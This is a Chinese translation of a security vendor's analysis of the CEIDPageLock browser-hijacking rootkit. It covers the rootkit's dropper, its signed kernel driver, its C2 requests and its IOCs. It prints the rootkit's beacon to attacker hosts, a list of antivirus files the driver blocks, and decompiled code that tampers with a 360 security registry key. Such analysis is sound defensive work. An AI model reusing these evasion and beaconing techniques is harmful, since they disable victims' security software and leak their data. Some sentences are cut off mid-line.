CeidPageLock：中国RootKit分析

angel010 / 2018-08-30 21:43:21 / 浏览数 2175 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://research.checkpoint.com/ceidpagelock-a-chinese-rootkit/

近期，研究人员发现一个通过RIG
Exploit套件进行传播的rootkit——CEIDPageLock。该rootkit最早是360安全中心5月份发现的，当时尝试修改受害者浏览器的主页。这也是CEIDPageLock的本质，浏览器

该rootkit的最新版本对浏览器劫持非常熟练，而且含有一些改进，使其给更加高效。其中之一是监控用户浏览行为和用虚假主页动态替换主流中文站点内容的新功能。

CEIDPageLock这类恶意软件使用的浏览器劫持可以通过将受害者重定向到搜索引擎等方式来盈利。另外，恶意软件运营者会使用不同的劫持技巧来收集受害者浏览的数据，

基于Check Point的数据，CEIDPageLock主要攻击中国受害者，中国以外的受害者数量可以忽略不计。

Country	No. of Hits
China	11,000
US	40
Taiwan	18
Hong Kong	10
United Kingdom	5
Denmark	5
Japan	2

图1: 不同国家感染数据

Dropper

Dropper的主要责任是提取文件中的驱动，并保存到\\Windows\\Temp目录下，保存名为houzi.sys（老版本的驱动名为CEID.sys，这也是恶意软件命名的来源）。

释放的驱动文件使用的是浙江恒歌网络科技有限公司签名的证书。但该证书已经被发布者撤销授权。

[+] 浙江恒歌网络科技有限公司

[+] Thawte Code Signing CA – G2

[+] thawte

在注册和开始驱动后，dropper会发送受感染主机的mac地址和用户id到域名`www[.]tj999[.]top`，使用的header为`GET /tongji.php?userid=%s&mac=%s HTTP/1.1`。

Driver

驱动是一个32位kernel模式的驱动，在开机时会在标准系统驱动同进行启动。驱动文件非常静默，使用的一些技巧来绕过终端安全产品的检测。其主要功能是连接到2个硬编

```
GET /aaa111.ini HTTP/1.1
host:www.58fei.xyz
Connection: Close
```

图2: 向C2服务器请求主页的header

解密的主页是`588[.]gychina[.]org`，劫持的主页URL是`111[.]l2345[.]cn`。伪装成`2345.com`，但会收集受害者主机的数据，攻击者可以从用户的每次查询中获利。

图3: 劫持的主页

图4: 劫持的主页源代码

两个不同版本的区别

与第一个版本相比，新版本的rootkit是用VMProtect打包的，这会让对恶意软件的分析和解包更难，尤其是对kernel模式的驱动。



图5: 对每个API调用的VMProtect混淆

新版本的加入的一个主要方法是重定向，即当用户尝试访问主流的中文网站时，会发送虚假主页给受害者。Rootkit开始时会打开`\\Driver\\AFD`，然后使用`AfdFastIoDe`



图6: 在重定向到劫持主页的url中搜索的字符串

在HTTP包中找到的字符串，rootkit会将其添加到重定向进程列表中。然后，rootkit会检查每个接收到的消息，如果调用recv方法的进程在该列表中，就修改相应的内容为1



图7: Sohu.com重定向劫持页面

图8: Sohu.com重定向改变了源页面

360对CEIDPageLock老版本的分析结果是会拦截浏览器访问反病毒文件。新版本中，CEIDPageLock会加入一些反病毒文件到该方法中：

```
aCWindowsSystem:                        ; DATA XREF: sub_12B10+101↑o
                text "UTF-16LE", '\??\C:\Windows\System32\drivers\TesMon.sys',0
                align 10h
aZAllSys:                               ; DATA XREF: sub_12B10+E8↑o
                text "UTF-16LE", '*Z_ALL.SYS',0
                align 10h
aAntirkSys:                             ; DATA XREF: sub_12B10+CF↑o
                text "UTF-16LE", '*ANTIRK*.SYS',0
                align 10h
aKingsoftAntivi:                        ; DATA XREF: sub_12B10+B6↑o
                text "UTF-16LE", '*\KINGSOFT ANTIVIRUS\*.DLL',0
                align 10h
aSafemonUniconf:                        ; DATA XREF: sub_12B10+9D↑o
                text "UTF-16LE", '*\SAFEMON\UNICONFT*.DLL',0
aSafemonSafewra:                        ; DATA XREF: sub_12B10+84↑o
                text "UTF-16LE", '*\SAFEMON\SAFEWRAPPER*.DLL',0
```

```
aCWindowsSystem:                        ; DATA XREF: sub_99A3E130+197↑o
                text "UTF-16LE", '\??\C:\Windows\System32\drivers\TesMon.sys',0
                align 10h
aZAllSys_0:                             ; DATA XREF: sub_99A3E130+17E↑o
                text "UTF-16LE", '*Z_ALL.SYS',0
                align 10h
aAntirkSys:                             ; DATA XREF: sub_99A3E130+165↑o
                text "UTF-16LE", '*ANTIRK*.SYS',0
                align 10h
aKingsoftAntivi:                        ; DATA XREF: sub_99A3E130+14C↑o
                text "UTF-16LE", '*\KINGSOFT ANTIVIRUS\*.DLL',0
                align 10h
aSafemonUniconf:                        ; DATA XREF: sub_99A3E130+133↑o
                text "UTF-16LE", '*\SAFEMON\UNICONFT*.DLL',0
aSafemonSafewra:                        ; DATA XREF: sub_99A3E130+11A↑o
                text "UTF-16LE", '*\SAFEMON\SAFEWRAPPER*.DLL',0
                align 10h
aSafemonDll:                            ; DATA XREF: sub_99A3E130+101↑o
                text "UTF-16LE", '*\SAFEMON\*.DLL',0
aNetmonDll:                             ; DATA XREF: sub_99A3E130+E8↑o
                text "UTF-16LE", '*\NETMON\*.DLL',0
                align 10h
aSesafeDll:                             ; DATA XREF: sub_99A3E130+CF↑o
                text "UTF-16LE", '*\SESAFE*.DLL',0
                align 10h
aKbasesrvDll:                           ; DATA XREF: sub_99A3E130+B6↑o
                text "UTF-16LE", '*\KBASESRV\*.DLL',0
                align 10h
aMydriversDrive:                        ; DATA XREF: sub_99A3E130+9D↑o
                text "UTF-16LE", '*\MYDRIVERS\DRIVERGENIUS\*.DLL',0
                align 10h
aSafemonNtvbldD:                        ; DATA XREF: sub_99A3E130+84↑o
                text "UTF-16LE", '*\SAFEMON\NTVBLD*.DLL',0
                align 10h
```


图9: 新旧版本中"access disabled files"方法的区别

恶意软件开发者在360安全产品的safemon中加入了一个创建注册表的方法，作为rootkit安装过程的一部分。Rootkit会将注册表`\Registry\Machine\Software\Wow64`

```
int safemon_registry_method()
{
  int success; // edx
  int result; // eax
  int key_value; // [esp+0h] [ebp-2Ch]
  int _success; // [esp+4h] [ebp-28h]
  OBJECT_ATTRIBUTES object_attributes; // [esp+8h] [ebp-24h]
  UNICODE_STRING safemon_registry_string; // [esp+20h] [ebp-Ch]
  HANDLE keyhandle; // [esp+28h] [ebp-4h]

  safemon_registry_string.Length = 0;
  *(_DWORD *)&safemon_registry_string.MaximumLength = 0;
  HIWORD(safemon_registry_string.Buffer) = 0;
  key_value = 0;
  RtlInitUnicodeString(&safemon_registry_string, L"\\Registry\\Machine\\Software\\Wow6432Node\\360Safe\\safemon");
  object_attributes.Length = 24;
  object_attributes.RootDirectory = 0;
  object_attributes.Attributes = 64;
  object_attributes.ObjectName = &safemon_registry_string;
  object_attributes.SecurityDescriptor = 0;
  object_attributes.SecurityQualityOfService = 0;
  ZwCreateKey(&keyhandle, 0xF003Fu, &object_attributes, 0, 0, 0, 0);
  result = success;
  _success = success;
  if ( success >= 0 )
  {
    RtlInitUnicodestring(&safemon_registry_string, L"ATHPJUMP");
    ZwSetValueKey(keyhandle, &safemon_registry_string, 0, 4u, &key_value, 4u);
    ig_Delay_Method(2000);
  }
  return result;
}
```


图10: Safemon注册表创建方法

结论

乍一看，开发一个浏览器劫持并引用VMProtect这样的保护措施的rootkit看似杀伤力有点大。但这种简单的恶意技术盈利能力却非常大，因此攻击者就值得投入大量的精力

CEIDPageLock看起来有点麻烦，而且并不危险。但其在受感染的设备上执行代码的能力和恶意软件的驻留特性，使其成为一个完美的后门。

IOCs:

www[.]tj999[.]top
42.51.223.86
118.193.211.11

MD5:

C7A5241567B504F2DF18D085A4DDE559 – packed dropper
F7CAF6B189466895D0508EEB8FC25948 – houzi.sys
1A179E3A93BF3B59738CBE7BB25F72AB – unpacked dropper

更多请参见360的分析：http://sh.qihoo.com/pc/9d1dd4ec0f3486019?sign=360_e39369d1